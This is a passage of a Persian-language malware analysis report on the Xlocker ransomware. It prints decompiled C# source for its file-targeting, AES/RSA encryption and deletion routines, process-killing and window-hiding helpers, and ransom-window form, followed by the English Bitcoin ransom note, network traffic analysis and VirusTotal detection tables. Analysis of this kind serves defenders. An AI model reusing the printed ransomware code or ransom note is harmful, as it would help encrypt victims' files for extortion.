                    Process.GetCurrentProcess().Kill();
                }
                catch (Exception ex)
                {
                    Console.WriteLine(ex.Message);
                }
            }
        }

        // Token: 0x06000032 RID: 50 RVA: 0x00003398 File Offset: 0x00001598
        public static void RunInstall()
        {
            string text = Path.Combine(Config.AppDataFolder, "Updater.exe");
            if (!string.IsNullOrEmpty(text) && File.Exists(text))
            {
                Process process = new Process();
                try
                {
                    process.StartInfo.WorkingDirectory = Path.GetDirectoryName(text);
                    process.StartInfo.UseShellExecute = true;
                    process.StartInfo.FileName = text;
                    process.StartInfo.CreateNoWindow = false;
```

```
                    process.Start();
                    Process.GetCurrentProcess().Kill();
                }
                catch (Exception ex)
                {
                    Console.WriteLine(ex.Message);
                }
            }
        }

        // Token: 0x06000033 RID: 51 RVA: 0x00003430 File Offset: 0x00001630
        public static void Uninstall()
        {
            try
            {
                foreach (Process process in from pr in Process.GetProcesses()
                where pr.ProcessName.Contains("Message")
                select pr)
                {
                    process.Kill();
                }
            }
            catch (Exception)
            {
            }
            try
            {
                string path = Path.Combine(Config.AppDataFolder, "Message.exe");
                string path2 = Path.Combine(Config.DesktopFolder, "Message.exe");
                File.Delete(path);
                File.Delete(path2);
            }
            catch (Exception)
            {
            }
        }

        // Token: 0x06000034 RID: 52 RVA: 0x000034EC File Offset: 0x000016EC
        public static void HideWindow()
        {
            Miscellaneous.ShowWindow(Miscellaneous.GetConsoleWindow(), 0);
        }

        // Token: 0x06000035 RID: 53
        [DllImport("kernel32.dll")]
        private static extern IntPtr GetConsoleWindow();

        // Token: 0x06000036 RID: 54
        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        // Token: 0x04000024 RID: 36
        private const int SW_SHOW = 1;

        // Token: 0x04000025 RID: 37
        private const int SW_HIDE = 0;
    }
}
```

85 %

تصویر ۳: class Miscellaneous

قطعه کدهای زیر مربوط به class FileHandler و class Cryptor می‌باشد که مربوط به فراخوانی فایل‌های مورد هدف باج‌افزار و فرایند رمزگذاری فایل‌ها می‌باشد :

FileHandler

```
using System;
using System.Collections.Generic;
using System.IO;

namespace Extension
{
    // Token: 0x02000009 RID: 9
    public static class FileHandler
    {
        // Token: 0x0600001F RID: 31 RVA: 0x00002E18 File Offset: 0x00001018
        public static List<string> DirSearch(string sDir, bool toDecr, List<string> sOld = null)
        {
            if (sOld == null)
            {
                FileHandler.fileIndex = new List<string>();
            }
            else
            {
                FileHandler.fileIndex = sOld;
            }
            try
            {
                try
                {
                    foreach (string text in Directory.GetFiles(sDir))
                    {
                        try
                        {
                            string value = Path.GetExtension(text).Trim().ToLower();
                            if (toDecr)
                            {
                                if (Config.EncryptedFileSuffix.Contains(value) && !string.IsNullOrEmpty(value))
                                {
                                    FileHandler.fileIndex.Add(text);
                                }
                            }
                            else if (FileHandler.validExtensions.Contains(value) && !string.IsNullOrEmpty(value))
                            {
                                FileHandler.fileIndex.Add(text);
                            }
                        }
                        catch (Exception)
                        {
                        }
                    }
                }
                catch (Exception)
                {
                }
                try
```

100 %

FileHandler

```
                try
                {
                    foreach (string text2 in Directory.GetDirectories(sDir))
                    {
                        try
                        {
                            string value2 = new DirectoryInfo(text2).Name.ToLower();
                            if (!FileHandler.skipDirs.Contains(value2))
                            {
                                FileHandler.DirSearch(text2, toDecr, FileHandler.fileIndex);
                            }
                        }
                        catch (Exception)
                        {
                        }
                    }
                }
                catch (Exception)
                {
                }
            }
            catch (Exception)
            {
            }
            return FileHandler.fileIndex;
        }

        // Token: 0x0400001D RID: 29
        private static string validExtensions =
          ".3dm .3fr .3g2 .3gp .7z .aaf .accdb .aep .aepx .aet .ai .aif .apk .arch00 .arw .as .as3 .asf .asp .aspx .asset .asx .avi .bar .bay .bc6 .bc7 .big .bik
          .bkf .bkp .blob .bmp .bsa .cs .csproj .cas .cdr .cer .cfr .class .config .cpp .cr2 .crt .crw .cs .css .csv .d3dbsp .das .dazip .db .db0 .dba .dbf .dcr .
          der .desc .dmp .dng .doc .docb .docm .docx .dot .dotm .dotx .dwg .dxf .dxg .efx .epk .eps .erf .esm .ff .fla .flv .forge .fos .fpk .fsh .gdb .gho .hkdb
          .hkx .hplg .html .hvpl .ibank .icxs .idml .iff .indb .indd .indl .indt .inx .itdb .itl .itm .iwd .iwi .jar .java .jpe .jpeg .jpg .js .kdb .kdc .kf .layo
          ut .lbf .litemod .lrf .ltx .lvl .m2 .m3u .m3u8 .m4a .m4u .map .max .mcmeta .mdb .mdbackup .mddata .mdf .mef .menu .mid .mlx .mov .mp3 .mp4 .mpa .mpeg .m
          pg .mpqge .mrw .mrwref .msg .ncf .nef .nrw .ntl .odb .odc .odm .odp .ods .odt .orf .p12 .p7b .p7c .pak .pdb .pdd .pdf .pef .pem .pfx .php .pk7 .pkpass .
          plb .pmd .png .pot .potm .potx .ppam .ppj .pps .ppsm .ppsx .ppt .pptm .pptx .prel .prproj .ps .psd .psk .pst .ptx .py .qdf .qic .r3d .ra .raf .rar .raw
          .rb .re4 .rgss3a .rim .rofl .rtf .resx .rw2 .rwl .sav .sb .sdf .settings .sid .sidd .sidn .sie .sis .sldm .sldx .slm .sln .snx .sql .sr2 .srf .srw .sum
          .svg .swf .syncdb .t12 .t13 .tax .tif .tor .txt .upk .vcf .vdf .vfs0 .vob .vpk .vpp_pc .vtf .w3x .wallet .wav .wb2 .wma .wmo .wmv .wotreplay .wpd .wps .
          x3f .xf .xla .xlam .xlk .xll .xlm .xls .xlsb .xlsm .xlsx .xlt .xltm .xltx .xlw .xml .xqx .xxx .zip .ztmp " + Config.EncryptedFileSuffix;

        // Token: 0x0400001E RID: 30
        private static string skipDirs = ".nuget packages node_modules cache caches temp";

        // Token: 0x0400001F RID: 31
        private static List<string> fileIndex;
    }
}
```

تصویر ۱: class FileHandler

Cryptor

```
namespace Extension
{
    // Token: 0x02000007 RID: 7
    public static class Cryptor
    {
        // Token: 0x06000014 RID: 20 RVA: 0x00002914 File Offset: 0x00000B14
        public static string GetRandomString(int length)
        {
            return new string((from s in Enumerable.Repeat<string>("0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789", length)
            select s[Cryptor.Random.Next(s.Length)]).ToArray<char>());
        }

        // Token: 0x06000015 RID: 21 RVA: 0x00002950 File Offset: 0x00000B50
        public static byte[] EncryptData(byte[] data, string publicKey)
        {
            byte[] result;
            using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider())
            {
                rsacryptoServiceProvider.FromXmlString(publicKey);
                result = rsacryptoServiceProvider.Encrypt(data, true);
            }
            return result;
        }

        // Token: 0x06000016 RID: 22 RVA: 0x00002990 File Offset: 0x00000B90
        public static byte[] DecryptData(byte[] data, string privateKey)
        {
            byte[] result;
            using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider())
            {
                rsacryptoServiceProvider.FromXmlString(privateKey);
                if (rsacryptoServiceProvider.PublicOnly)
                {
                    throw new Exception("The key provided is a public key and does not contain the private key elements required for decryption");
                }
                result = rsacryptoServiceProvider.Decrypt(data, true);
            }
            return result;
        }

        // Token: 0x06000017 RID: 23 RVA: 0x000029E4 File Offset: 0x00000BE4
        public static string EncryptString(string value, string publicKey)
        {
            return Convert.ToBase64String(Cryptor.EncryptData(Encoding.UTF8.GetBytes(value), publicKey));
        }

        // Token: 0x06000018 RID: 24 RVA: 0x000029FC File Offset: 0x00000BFC
        public static string DecryptString(string value, string privateKey)
        {
            return Encoding.UTF8.GetString(Cryptor.DecryptData(Convert.FromBase64String(value), privateKey));
        }

        // Token: 0x06000019 RID: 25 RVA: 0x00002A14 File Offset: 0x00000C14
        public static bool EncryptFile(string inputFilePath, string publicKey)
        {
```

```
        {
            bool result;
            try
            {
                if (new FileInfo(inputFilePath).Length > 100000000L)
                {
                    result = false;
                }
                else
                {
                    using (AesManaged aesManaged = new AesManaged())
                    {
                        byte[] array = new byte[aesManaged.KeySize / 8];
                        byte[] array2 = new byte[aesManaged.BlockSize / 8];
                        using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
                        {
                            rngcryptoServiceProvider.GetBytes(array);
                            rngcryptoServiceProvider.GetBytes(array2);
                        }
                        byte[] array3 = new byte[array.Length + array2.Length];
                        Array.Copy(array, array3, array.Length);
                        Array.Copy(array2, 0, array3, array.Length, array2.Length);
                        array3 = Cryptor.EncryptData(array3, publicKey);
                        byte[] bytes = BitConverter.GetBytes(array3.Length);
                        using (ICryptoTransform cryptoTransform = aesManaged.CreateEncryptor(array, array2))
                        {
                            using (FileStream fileStream = new FileStream(inputFilePath, FileMode.Open))
                            {
                                using (FileStream fileStream2 = new FileStream(inputFilePath + Config.EncryptedFileSuffix, FileMode.Create))
                                {
                                    using (CryptoStream cryptoStream = new CryptoStream(fileStream2, cryptoTransform, CryptoStreamMode.Write))
                                    {
                                        fileStream2.Write(bytes, 0, bytes.Length);
                                        fileStream2.Write(array3, 0, array3.Length);
                                        fileStream.CopyTo(cryptoStream);
                                    }
                                }
                            }
                        }
                        File.Delete(inputFilePath);
                        result = true;
                    }
                }
                catch (Exception)
                {
                    result = false;
                }
                return result;
            }

            // Token: 0x0600001A RID: 26 RVA: 0x00002C18 File Offset: 0x00000E18
            public static bool DecryptFile(string inputFilePath, string privateKey)
            {
                bool result;
                try
                {
                    if (!inputFilePath.EndsWith(Config.EncryptedFileSuffix))
                    {
                        result = false;
                    }
                    else
                    {
                        using (AesManaged aesManaged = new AesManaged())
                        {
                            using (FileStream fileStream = new FileStream(inputFilePath, FileMode.Open))
                            {
                                byte[] array = new byte[4];
                                fileStream.Read(array, 0, array.Length);
                                array = new byte[BitConverter.ToInt32(array, 0)];
                                fileStream.Read(array, 0, array.Length);
                                array = Cryptor.DecryptData(array, privateKey);
                                byte[] array2 = new byte[aesManaged.KeySize / 8];
                                byte[] array3 = new byte[aesManaged.BlockSize / 8];
                                Array.Copy(array, array2, array2.Length);
                                Array.Copy(array, array2.Length, array3, 0, array3.Length);
                                using (ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(array2, array3))
                                {
                                    using (FileStream fileStream2 = new FileStream(inputFilePath.Remove(inputFilePath.Length - Config.EncryptedFileSuffix.Length,
                                      Config.EncryptedFileSuffix.Length), FileMode.Create))
                                    {
                                        using (CryptoStream cryptoStream = new CryptoStream(fileStream2, cryptoTransform, CryptoStreamMode.Write))
                                        {
                                            fileStream.CopyTo(cryptoStream);
                                        }
                                    }
                                }
                            }
                            File.Delete(inputFilePath);
                            result = true;
                        }
                    }
                    catch (Exception)
                    {
                        result = false;
                    }
                    return result;
                }

                // Token: 0x0400001A RID: 26
                public static Random Random = new Random();
            }
        }
```

تصویر ۲: class Cryptor

پس از فراخوانی فایل Message.exe، class Messagee جهت نمایش پنجره‌ی پیغام باج‌خواهی فراخوانی می‌گردد که در تصویر زیر قابل مشاهده می‌باشد :

Messagee

```
namespace Extension
{
    // Token: 0x02000003 RID: 3
    public class Messagee : Form
    {
        // Token: 0x17000003 RID: 3
        // (get) Token: 0x06000007 RID: 7 RVA: 0x00002081 File Offset: 0x00000281
        // (set) Token: 0x06000008 RID: 8 RVA: 0x00002089 File Offset: 0x00000289
        public string CurrLang { get; set; }

        // Token: 0x06000009 RID: 9 RVA: 0x00002094 File Offset: 0x00000294
        public Messagee()
        {
            CultureInfo currentCulture = Thread.CurrentThread.CurrentCulture;
            if (Array.FindIndex<Lang>(this.Languages, (Lang x) => x.Value == currentCulture.TwoLetterISOLanguageName.ToLower()) == -1)
            {
                this.CurrLang = this.DefaultLang;
            }
            else
            {
                this.CurrLang = currentCulture.Name;
            }
            Thread.CurrentThread.CurrentUICulture = CultureInfo.GetCultureInfo(this.CurrLang);
            this.InitializeComponent();
            this.InitItems();
        }

        // Token: 0x0600000A RID: 10 RVA: 0x00002240 File Offset: 0x00000440
        private void InitItems()
        {
            this.langCb.DataSource = this.Languages;
            int num = Array.FindIndex<Lang>(this.Languages, (Lang x) => x.Value == this.CurrLang);
            if (num == -1)
            {
                this.CurrLang = this.DefaultLang;
            }
            num = Array.FindIndex<Lang>(this.Languages, (Lang x) => x.Value == this.CurrLang);
            this.langCb.SelectedIndex = ((num > -1) ? num : 0);
            this.langCb.SelectedIndexChanged += this.OnLangChange;
            string @string = Resources.ResourceManager.GetString(this.CurrLang);
            this.descBrowser.DocumentText = @string;
            this.addressTxt.Text = Config.User.BtcAddress;
            this.StartTimer();
        }

        // Token: 0x0600000B RID: 11 RVA: 0x00002300 File Offset: 0x00000500
        private void OnLangChange(object sender, EventArgs e)
        {
            if (Messagee.<>o__8.<>p__1 == null)
            {
                Messagee.<>o__8.<>p__1 = CallSite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.None, typeof(string), typeof(Messagee)));
            }
            Func<CallSite, object, string> target = Messagee.<>o__8.<>p__1.Target;
            CallSite <>p__ = Messagee.<>o__8.<>p__1;
            CallSite <>p__ = Messagee.<>o__8.<>p__1;
            if (Messagee.<>o__8.<>p__0 == null)
            {
                Messagee.<>o__8.<>p__0 = CallSite<Func<CallSite, object, object>>.Create(Binder.GetMember(CSharpBinderFlags.None, "Value", typeof(Messagee), new CSharpArgumentInfo[]
                {
                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
                }));
            }
            this.CurrLang = target(<>p__, Messagee.<>o__8.<>p__0.Target(Messagee.<>o__8.<>p__0, this.langCb.SelectedItem));
            Thread.CurrentThread.CurrentUICulture = new CultureInfo(this.CurrLang);
            base.Controls.Clear();
            this.InitializeComponent();
            this.InitItems();
        }

        // Token: 0x0600000C RID: 12 RVA: 0x000023D3 File Offset: 0x000005D3
        private void StartTimer()
        {
            this.t = new System.Windows.Forms.Timer
            {
                Interval = 10
            };
            this.t.Tick += this.Tick;
            this.t.Start();
        }

        // Token: 0x0600000D RID: 13 RVA: 0x0000240C File Offset: 0x0000060C
        private void Tick(object sender, EventArgs e)
        {
            TimeSpan? riseTime = Config.RiseTime;
            if (riseTime == null)
            {
                riseTime = new TimeSpan?(TimeSpan.FromMilliseconds(0.0));
            }
            this.currentValueTxt.Text = "$" + Config.AmountToCharge.ToString();
            this.countDown1Txt.Text = riseTime.Value.ToString("mm\\:ss");
            this.countDown2Txt.Text = Config.LostTime.ToString("dd\\.hh\\:mm\\:ss");
        }

        // Token: 0x0600000E RID: 14 RVA: 0x0000249B File Offset: 0x0000069B
        private void OnCheckClick(object sender, EventArgs e)
        {
            if (AccountManager.CheckVerification())
            {
                MessageBox.Show("Thanks for payment. Please wait for decryption. Don't turn off your computer.");
                Miscellaneous.RunInstall();
                return;
            }
            MessageBox.Show("Try again later.");
        }
```

تصویر زیر مربوط به پیغام باج‌خواهی می‌باشد :

```
en
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Help</title>
    <style>
        html, body {
            font-family:'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
        }
    </style>
</head>
<body oncontextmenu="return false;">
    <p><strong>What Happened to My Computer?</strong></p><p>Your important files are encrypted.<br />Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.</p><p><strong>Can I Recover My Files?</strong></p><p>Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.<br />If you want to decrypt all your files, you need to pay.<br />You only have 3 days to submit the payment. It will be increase $1 every minute.<br />Also, if you don't pay in 3 days, you won't be able to recover your files forever.</p><p><strong>How Do I Pay?</strong></p><p>Payment is accepted in Bitcoin only.<br />Please check the current price of Bitcoin and buy some bitcoins.<br />And send the correct amount to the address specified in this window.<br />After your payment, enter your transaction id and click &lt;Check Payment&gt;. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.<br />Once the payment is checked, you can start decrypting your files immediately.</p><p><strong>Contact</strong></p><p>If you need our assistance, send a tweet that containing #xlockr hastag.</p><p>We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!</p>
</body>
</html>
```

تصویر زیر مربوط به فرایند تغییر پیغام باج‌خواهی به زبان‌های مختلف می‌باشد :

```
.ctor() : void
// Extension.Messagee
// Token: 0x04000003 RID: 3
public Lang[] Languages = new Lan
{
    new Lang
    {
        Text = "العربية",
        Value = "ar"
    },
    new Lang
    {
        Text = "Deutsch",
        Value = "de"
    },
    new Lang
    {
        Text = "English",
        Value = "en"
    },
    new Lang
    {
        Text = "Español",
        Value = "es"
    },
    new Lang
    {
        Text = "Français",
        Value = "fr"
    },
    new Lang
    {
        Text = "Italiano",
        Value = "it"
    },
    new Lang
    {
        Text = "Português",
        Value = "pt"
    },
    new Lang
    {
        Text = "Русский",
        Value = "ru"
    },
    new Lang
    {
        Text = "Türkçe",
        Value = "tr"
    }
};
// Token: 0x04000005 RID: 5
public string DefaultLang = "en";
93 %
```

براساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فرایندهای زیر را ایجاد می‌کند :


Extension.exe

- Updater.exe
- Message.exe


تحلیل ترافیک شبکه :

همانطور که اشاره نمودیم، به دلیل اینکه باج‌افزار Xlocker قادر به برقراری ارتباط صحیح با سرور کنترل و فرمان خود نیست، قادر به رمزگذاری فایل‌ها نمی‌باشد.

تصاویر زیر بخشی از ارتباطات شبکه‌ای باج افزار Xlocker را نشان می‌دهد.




تصویر ۱: ترافیک مربوط به آی پی ۲۱۶.۲۳۹.۳۴.۲۱



تصویر ۲: ترافیک مربوط به آی پی ۱۹۲.۱۶۸.۱.۱

درخواست‌های DNS، پس از اجرای باج‌افزار به شرح جدول زیر می‌باشد.

کشور	آدرس آی پی	دامنه
ایالات متحده امریکا	۲۱۶.۲۳۹.۳۴.۲۱	ipinfo.io
ایالات متحده امریکا	۱۹۲.۱۶۸.۱.۱	app.remaxgllobal.com



درخواست HTTP، پس از اجرای باج‌افزار به شرح زیر می‌باشد.


- http://ipinfo.io/ip

لیست میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	۸۰ TCP	۲۱۶.۲۳۹.۳۴.۲۱

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

تصویر ۱: بخشی از اطلاعات مربوط به آی پی ۲۱۶.۲۳۹.۳۴.۲۱



تصویر ۲: موقعیت مکانی آی پی ۲۱۶.۲۳۹.۳۴.۲۱

خروجی سامانه VirusTotal :

۱- مربوط به فایل اصلی باج‌افزار Xlocker :

در حال حاضر تعداد ۳۹ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.31189633	AegisLab	Trojan.Win32.Generic.j!c
ALYac	Trojan.Ransom.Filecoder	Arcabit	Trojan.Generic.D1DBEA81
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Ransom.ndyuc	BitDefender	Trojan.GenericKD.31189633
CAT-QuickHeal	TrojanRansom.Agent	CrowdStrike Falcon	malicious_confidence_70% (W)
Cyren	W32/Trojan.DWVP-9285	Emsisoft	Trojan.GenericKD.31189633 (B)
eScan	Trojan.GenericKD.31189633	ESET-NOD32	a variant of Generik.BFKYVBX
F-Secure	Trojan.GenericKD.31189634	Fortinet	W32/Agent!tr
GData	Trojan.GenericKD.31189633	Ikarus	Trojan.SuspectCRC
K7AntiVirus	Trojan (0053c9581)	K7GW	Trojan (0053c9581)
Kaspersky	Trojan-Ransom.MSIL.Agent.fqnw	Malwarebytes	Trojan.FileCryptor
MAX	malware (ai score=100)	McAfee	RDN/Ransom
McAfee-GW-Edition	RDN/Ransom	Microsoft	Trojan:Win32/Occamy.C
NANO-Antivirus	Trojan.Win32.Ransom.fifedt	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.b44	Rising	Ransom.Agent!8.6B7 (CLOUD)
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Trojan Horse	Tencent	Msil.Trojan.Agent.Gca
TrendMicro	Ransom_Agent.R002C0OGU18	TrendMicro-HouseCall	Ransom_Agent.R002C0OGU18
Yandex	Trojan.Agent!uZH8T6dmv5A	Zillya	Trojan.GenericKD.Win32.133011
ZoneAlarm	Trojan-Ransom.MSIL.Agent.fqnw	AhnLab-V3	Clean

۲- مربوط به فایل Updater.exe :

در حال حاضر تعداد ۳۱ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.31189634	AegisLab	Trojan.MSIL.Agent.jIc
Arcabit	Trojan.Generic.D1DBEA82	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	BitDefender	Trojan.GenericKD.31189634
CAT-QuickHeal	Trojan.IGENERIC	CrowdStrike Falcon	malicious_confidence_90% (W)
Cyren	W32/Trojan.LZJO-2678	Emsisoft	Trojan.FileCoder (A)
eScan	Trojan.GenericKD.31189634	F-Secure	Trojan.GenericKD.31189634
GData	Trojan.GenericKD.31189634	Ikarus	Trojan.Win32.Occamy
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	Trojan-Ransom.MSIL.Agent.fqnw	Malwarebytes	Trojan.FileCryptor
McAfee	RDN/Generic.grp	McAfee-GW-Edition	RDN/Generic.grp
Microsoft	Trojan:Win32/Occamy.B	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.72c	Sophos AV	Mal/Generic-S
Symantec	Trojan Horse	Tencent	Msil.Trojan.Agent.Wopz
TrendMicro	Ransom_XLOCKR.THIOGAH	TrendMicro-HouseCall	Ransom_XLOCKR.THIOGAH
Yandex	Trojan.Agent!BAkVx8hKZEY	Zillya	Trojan.GenericKD.Win32.184966
ZoneAlarm	Trojan-Ransom.MSIL.Agent.fqnw	AhnLab-V3	Clean

۳- مربوط به فایل Message.exe :


در حال حاضر تعداد ۳۷ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.31128755	AegisLab	Troj.Ransom.W32.Agent!c
ALYac	Trojan.Ransom.Filecoder	Antiy-AVL	Trojan[Ransom]/Win32.Agent
Arcabit	Trojan.Generic.D1DAFCB3	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Ransom.ayzfu
BitDefender	Trojan.GenericKD.31128755	CAT-QuickHeal	Trojan.IGENERIC
CrowdStrike Falcon	malicious_confidence_90% (D)	Cylance	Unsafe
